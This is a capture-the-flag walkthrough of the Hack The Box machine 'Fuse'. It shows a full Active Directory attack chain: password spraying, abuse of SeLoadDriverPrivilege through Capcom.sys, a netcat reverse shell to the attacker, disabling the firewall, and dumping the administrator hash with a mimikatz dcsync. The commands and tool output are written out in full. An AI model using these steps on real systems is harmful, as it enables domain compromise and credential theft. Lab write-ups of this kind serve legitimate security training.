
Fuse

IP: 10.10.10.193



Nmap

Let's run a scan: `nmap -p- -Pn -T5 -A 10.10.10.193`

```
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-07-04 12
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: fabr
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workg
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: fabr
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49675/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49676/tcp open  msrpc        Microsoft Windows RPC
49680/tcp open  msrpc        Microsoft Windows RPC
49698/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, ple
SF-Port53-TCP:V=7.80%I=7%D=7/4%Time=5F007471%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");

Host script results:
|_clock-skew: mean: 2h36m32s, deviation: 4h02m30s, median: 16m32s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Fuse
|   NetBIOS computer name: FUSE\x00
|   Domain name: fabricorp.local
|   Forest name: fabricorp.local
|   FQDN: Fuse.fabricorp.local
|_  System time: 2020-07-04T05:40:54-07:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-07-04T12:40:58
|_  start_date: 2020-07-04T12:34:25
```

Initial Enum

We don't get much from enumerating **SMB** and **LDAP** without creds. So let's go and look at the website

Port 80: website

At first the website won't load, but if we copy the inital section of the url that does load - **fuse.fabricorp.local** - and add that to our **/etc/hosts** file, the page does indeed load:

The copyright in the top right says **2012**, so if we look for a version of this that existed in 2012 that will help us look for possible exploit. Looking at their website (https://www.papercut.com/products/mf/release-cycle/), we could be dealing with Version 11.0 to 12.0

Some of the pages offer some usernames that we can add to our username list: **pmerton; bnielson**; **tlavel; sthompson; bhult; administrator**. I noticed one of the documents was about a *New Starter*, and they often tend to have **default creds**.

Cewl

I put together a list of default creds, and then ran **cewl** to trawl through the pages and construct a unique wordlist: `cewl -d 5 -m 5 -w cewlist.txt` `http://fuse.fabricorp.local/papercut/logs/html/` `--with-numbers` , as company templates may re-use something easy for a new user to remeber (own username, name of the company etc)

Putting this through `hydra` we find that **Fabricorp01** works as a **password** for at least **three** users.

Let's see if we can gather anything from SMB and LDAP enumeration

SMB Enumeration

SMBpassword

When trying to use the creds for SMB enum, I got this message about password change that I've never seen before:

```
kali@kali:~/Downloads/fuse$ smbclient -L 10.10.10.193 -U tlavel
Enter WORKGROUP\tlavel's password:
session setup failed: NT_STATUS_PASSWORD_MUST_CHANGE
```

When I google this problem I read this site (https://samba.samba.narkive.com/I0oDpMEz/smbclient-says-nt-status-password-must-change-how-to-change-password) that suggested a tool called `smbpassword` , which is built into Kali and I'd never even heard of it.

Our usage for it is going to be: `smbpasswd -r 10.10.10.193 -U [user]` and our new password for all three users is going to be their username

```
kali@kali:~/Downloads/fuse$ smbpasswd -r 10.10.10.193 -U tlavel
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user tlavel
```

It seemed like the passwords would change pretty quick, so what I did was change the password, and then `smbmap` with `-R` with that users new creds. I outputted the results, and then went and ran the exact same steps for the other two users. I then **compared the** outputs using `diff` , to see if any users held data the others couldnt access.

```
kali@kali:~/Downloads/fuse$ smbpasswd -r 10.10.10.193 -U bnielson
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user bnielson
kali@kali:~/Downloads/fuse$ smbpasswd -r 10.10.10.193 -U tlavel
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user tlavel
kali@kali:~/Downloads/fuse$ smbpasswd -r 10.10.10.193 -U bhult
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user bhult
```

There was no difference between the shares, and to be honest I didn't get anything I'd consider to be juicy from this.

Rpcclient

Pick any of the three users, change their passwords, and then quickly connect to rpcclient via: `rpcclient -U bhult 10.10.10.193`

Manually going through, we find some new **usernames** via `enumdomusers` svc-print; svc-scan; dandrews; mberbatov; astein; dmuir

As we've been dealing with a print managemenent system, it makes sense to use the `enumprinters` command. And we get some creds in response: **$fab@s3Rv1ce$1**

Evil-WinRM

Brute Force

Now that we have this password, but no clear user, it's worth us bruteforcing some services. Nothing new came from SMB, but then I remebered that port **5985** is active and therefore we can use **Evil-WinRM.** It does not however have any bruteforce capabilities.

We have two options: one **works**, one **doesnt**.

crackmap exec let's use brute force WinRM, and works: `crackmapexec winrm -u users.txt -p '$fab@s3Rv1ce$1' -d FABRICORP 10.10.10.193`

The second option that should work but doesnt is **metasploit's** `use auxiliary/scanner/winrm/winrm_login`

Maybe it was just my settings, I don't know. But anyway it doesnt matter!

Evil-WinRM Connect

You can download the EvilWinRM tool from here: https://github.com/Hackplayers/evil-winrm

Our usage is: `evil-winrm -u svc-print -p '$fab@s3Rv1ce$1' -i 10.10.10.193` keep the **password** in the **single quotes**, as I think the special characters make the tool act unpredicitably.

User Shell

You can get your **user** flag from svc-print's **Desktop**, and then let's focus on the priv-esc

Trying to run enumeration scripts seem to upset the system - it seemed like the user had too many restrictions for it to effectively gather data. So let's manually enum, starting with `whoami /all` , which produces a lot more info than I am used to, so let's go through it carefully.

```
----------------

User Name           SID
=================== ==============================================
fabricorp\svc-print S-1-5-21-2633719317-1471316042-3957863514-1104

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ======================================
=========
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Ena
bled group
BUILTIN\Print Operators                    Alias            S-1-5-32-550                                   Mandatory group, Enabled by default, Ena
bled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Ena
bled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Ena
bled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Ena
bled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Ena
bled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Ena
bled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Ena
bled group
FABRICORP\IT_Accounts                      Group            S-1-5-21-2633719317-1471316042-3957863514-1604 Mandatory group, Enabled by default, Ena
bled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Ena
bled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeLoadDriverPrivilege         Load and unload device drivers Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Exploit Prep

If you google '*SeLoadDriverPrivilege*', you'll eventually find this guide: https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/privileged-accounts-and-token-privileges

And we'll largely be following it with a couple of deviations. There a couple of pre-requisites we'll need:

1. A windows VM - Micrsoft provides a legit one for free : https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
2. Visual Studio - Community edition for free: https://visualstudio.microsoft.com/vs/community/ Once downloaded, add the '***Desktop Development with C++***' option.

We can also supplement this guide with two others

- https://www.tarlogic.com/en/blog/abusing-seloaddriverprivilege-for-privilege-escalation/
- https://book.hacktricks.xyz/windows/active-directory-methodology/privileged-accounts-and-token-privileges#seloaddriverprivilege

Exploit Development

We need three things, and we're going to do different things with them. **Evil-WinRM** has upload/download capabilities, so that makes our lives easier.

First, download **Capcom.sys** and upload it the windows shell. We don't need to compile this file. https://firebasestorage.googleapis.com/v0/b/gitbook-28427.appspot.com/o/assets%2F-LFEMnER3fywgFHoroYn%2F-LTyWsUdKa48PyMRyZ4I%2F-LTyZ9IkoofuWRxlNpUG%2FCapcom.sys?alt=media&token=e4417fb3-f2fd-42ef-9000-d410bc6ceb54

Second, go and download **ExploitCapcom.** You can get it from multiple sources. The key thing is that we take it to our **Windows VM** and open **Visual Studio**, and arround line 292~, you need to change the command. Once you've changed the command, re-compile, and build it. In the bottom of the screen it will let you know where **ExploitCapcom.exe** has been saved. Transfer it over to th victim shell.

- It cannot use the default command, as that requires full-desktop, GUI access to the machine as it will pop up with a second terminal running as Admin.
- Instead, have the command call and execute a reverse shell you'll upload. You can upload netcat, and just have the command call on a .exe that contains `'nc.exe [IP] [port] -e cmd.exe'` .

Third, and and download **EOPLoadDriver**. I had a mixed bag with this, as it CAN be downloaded as a .**exe** from multiple sources, without compiling it in visual studio (try here: https://github.com/IceL0rd4Real/EoPLoadDriver) . Sometimes theirs worked, sometimes there's didn't I'd suggest experimenting with this, as we don't need to change any commands in visual studio therefore you don't have to spend much experimenting. Upload this to the victim shell too.

Exploit

The exploit is relatively easy to deploy providing you don't run into errors - but I can guarantee that errors are an inevitable *when* and not *if*. Sometimes just running the commands again works, other times you need to check if any of your download/compile processes had any hiccups, and go back and re-do those.

```
.\EOPLoadDriver.exe System\CurrentControlSet\MyService C:\temp\capcom.sys
.\ExploitCapcom.exe
```

```
*Evil-WinRM* PS C:\temp> .\EOPLoadDriver.exe System\CurrentControlSet\MyService C:\temp\capcom.sys
[+] Enabling SeLoadDriverPrivilege
[+] SeLoadDriverPrivilege Enabled
[+] Loading Driver: \Registry\User\S-1-5-21-2633719317-1471316042-3957863514-1104\System\CurrentControlSet\MyService
NTSTATUS: c000010e, WinError: 0
*Evil-WinRM* PS C:\temp> .\ExploitCapcom.exe
[*] Capcom.sys exploit
[*] Capcom.sys handle was obtained as 0000000000000064
[*] Shellcode was placed at 00000296FF760008
[+] Shellcode was executed
[+] Token stealing was successful
[+] The SYSTEM shell was launched
[*] Press any key to exit this program
```

```
kali@kali:~/Downloads/fuse$ nc -nvlp 4321
listening on [any] 4321 ...
^[[Aconnect to [10.10.14.34] from (UNKNOWN) [10.10.10.193] 51602
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\twhoami
whoami
nt authority\system

C:\temp>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
```

Post-Exploit: Getting the Admin Hash

We'll be following this guide: https://0xprashant.github.io/pages/windows-decryption/

First, download a mimikatz zip. Unzip it, get mimikatz.exe and upload it: https://github.com/gentilkiwi/mimikatz/releases

Second, turn any AV off from the admin shell: `netsh advfirewall set currentprofile state off`

Third, use mimikatz as admin to dump the hash: `./mimikatz.exe "lsadump::dcsync /user:administrator"`

```
PS C:\temp> netsh advfirewall set  currentprofile state off
netsh advfirewall set  currentprofile state off
Ok.

PS C:\temp> ./mimikatz.exe "lsadump::dcsync /user:administrator"
./mimikatz.exe "lsadump::dcsync /user:administrator"

  .#####.   mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # lsadump::dcsync /user:administrator
[DC] 'fabricorp.local' will be the domain
[DC] 'Fuse.fabricorp.local' will be the DC server
[DC] 'administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 5/30/2020 5:26:23 PM
Object Security ID   : S-1-5-21-2633719317-1471316042-3957863514-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 370ddcf45959b2293427baa70376e14e
    ntlm- 0: 370ddcf45959b2293427baa70376e14e
    ntlm- 1: cf3a5525ee9414229e66279623ed5c58
    lm  - 0: af8f2278524da66541d8420174037ec7
```

We get the hash: **370ddcf45959b2293427baa70376e14e**